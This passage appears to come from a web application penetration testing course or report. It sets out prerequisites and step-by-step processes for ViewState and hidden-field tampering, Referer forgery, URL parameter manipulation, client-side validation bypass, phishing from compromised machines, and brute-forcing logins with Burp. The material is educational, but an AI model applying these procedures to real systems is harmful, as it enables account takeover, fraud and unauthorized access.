
Attack process

- A. Using a proxy capture a request containing view state value.
- B. Use decoder to decode the value normally coded as Base64 value (Burp decoder can be used for that purpose) this will show the hidden parameter.
- C. Alter the parameter and recode the ViewState value.
- D. Release the request to be served by the server.

Time of Creation to Time of Use

Attack requirement

A. The application gives the ability for user to extend or preserve session for long in a high changing environment.




Attack process

A. Normally login before the denial period and extends the session time out using the given option.
B. After the denial period the user is still able to execute most of the denied activities.

Phishing

Attack requirement

- A. victim convinced that the message is sent by legitimate party.
- B. the victim clicks on the fake link to access the phished site that collect sensitive data.



Attack process

- A. use a compromised machine or a shared one to escape tracking.
- B. Use the compromised machine to send email that lead to the phished version of the site.
- C. Victims will visit phished site and provide sensitive information.
- D. Information are directly used to benefit before the scam get disclosed.

Altering hidden fields

Attack requirement

- A. One or more parameter is passed as hidden field.
- B. The server is not checking those parameters before usage.

The diagram shows a web form with visible fields: First Name, Last Name, Email, Phone, and Comments. Below these is a Submit button. To the left, a separate box represents hidden fields, containing Customer ID Number (486-484), Account Number (88784064), and Recieves Newsletter (Yes). A blue arrow points from a label 'Hidden Fields' to this box, indicating that these values are passed to the server without being visible to the user.

Attack process

- A. Using a proxy capture the request.
- B. Alter the hidden field as required.
- C. Release the altered request.


Hashed hidden fields

Attack requirement

A. An ability to break the encryption function by knowing the encrypted value and being able to regenerate encrypted content with the same functionality.

OR

B. Being able to copy encrypted value from another request after understanding what is the used algorithm.




Attack process

- Using a proxy capture a request or many requests to the same page with the encrypted hidden field.
- Alter the value with a new generated value after discovering the encryption function or by an encrypted value stolen from other request.
- Release the altered request.

Forge Referer Header

Attack requirement

A. Application developer falsely depends on the Referer Header to check the page from which the request id originated.



Attack process

- A. Using a proxy capture a request heading to restricted page.
- B. Alter the Referer Header to match a page with the same or higher authority level.
- C. Release the altered request.

Direct Change to URL parameters

Attack requirement

- A. Information are passed through parameters embedded in the URL .
- B. Wrong inputs are not well validated.




Attack process

This attack considered one of the easiest attacks, it can be mainly done without the need of any tool but in the worst scenario all what is needed is:

- A. Using a proxy capture the request.
- B. Alter the parameters as requested directly from URL.
- C. Release the altered request.

Only Client side validation

Attack requirement
A. No server side form validation.



Attack process

- Using a proxy capture the response containing the page with the form.
- Alter the values to required values to execute any attack like SQL injection.
- Alter the JavaScript validation by disable or by simply returning valid whatever value is entered.
- Release the altered response and submit the form.

CHAPTER 6

ATTACK EXECUTION

(2)



Web application Authentication methods

- **HTML Form based authentication:** most common used credentials are mostly the user name and a password but sometimes in critical application extra credentials are applied.
- **HTTP based basic or digest authentication:** where HTTP basic sends credentials encoded unencrypted with base64 encoding in time where digest method uses hash function to encrypt credentials and nonce value from the server this is why basic HTTP authentication should be used only if the channel is secure with (Https). Those methods are usually used on LAN.
- **Client SSL certificate** with or without a smart card but this can represent a distribution problem.
- **Windows-integrated authentication** using NTLM or Kerberos and authentication services like windows passport.



Web Application Authentication

Bad Password Attack

Attack requirement:

- Weak or no password.

Attack Process:

- A. Try empty and default values for password.
- B. Try common dictionary password.
- C. If you own an account or self registered try short passwords, user name like passwords to check if that is permitted to disclose the password rules.




Brute force attack

Attack requirement:

- A. No or client side only check for number of login fails.
- B. Not very gonium powerful password.
- C. If a self-registering account Is available better to create an account.

Attack process:

- A. Before going directly to automate the attack explore the locking policy manually beginning by trying at least (10) bad password values on the same account, check any messages and accessibility of the account with the right password.
- B. If the account was locked, try to monitor any cookie to discover it the locking is based on client side information that you can manipulate.
- C. See if the system allows you to login with right user name and password, if yes you can keep guessing.
- D. Monitor to find any difference in response between bad login and successful one to depend on when start in automated phase. A Burp comparer tool can provide a good way to do that.



Brute force attack

Attack process (Cont):

- E. Use an automation tool to iteratively try different user names and password. (Burp is an example)
- F. Monitor results and collect broken account information.
- G. Different messages can be a very good pointer that you did a bad guess the user name only or both credentials.

Word compare of #1 and #2 (2 differences)

Length: 348 ☒ Text ☐ Hex Length: 400 ☒ Text ☐ Hex

```
GET / HTTP/1.1
Host: sk-www.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8
```

```
GET / HTTP/1.1
Host: skcomputerco.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8
Cookie: PHPSESSID=uf5sreraklqcj9sm2o34ng10g0
```

Key: Modified Deleted Added

☐ Sync views

Password management exploit

Attack requirement:

- A. No or weak locking policy.
- B. Verbose messages for false and valid login.
- C. Storing password locally through weak identifier.

Attack process:

- A. For change and forgot password process is totally similar to brute force process.
- B. As for the password remember option user should check for cookies and any stored non encrypted or weakly encrypted value or identifier by capturing and examining the sent request after activating remember me option using a tool Like Burp proxy.
- C. If the identifier can be easily generated, generate different identifiers and iteratively check if this will allow compromising other accounts using Burp to achieve that.




Impersonation Functionality

Attack requirement:

- A- The impersonation functionality is using a back door or hidden functionality.
- B- Minimal control on the access through that functionality (vulnerable to brute force or bad password).

Attack process:

- A- Use the same process applied in brute force attack or bad password depending on the case.



MISCELLANEOUS

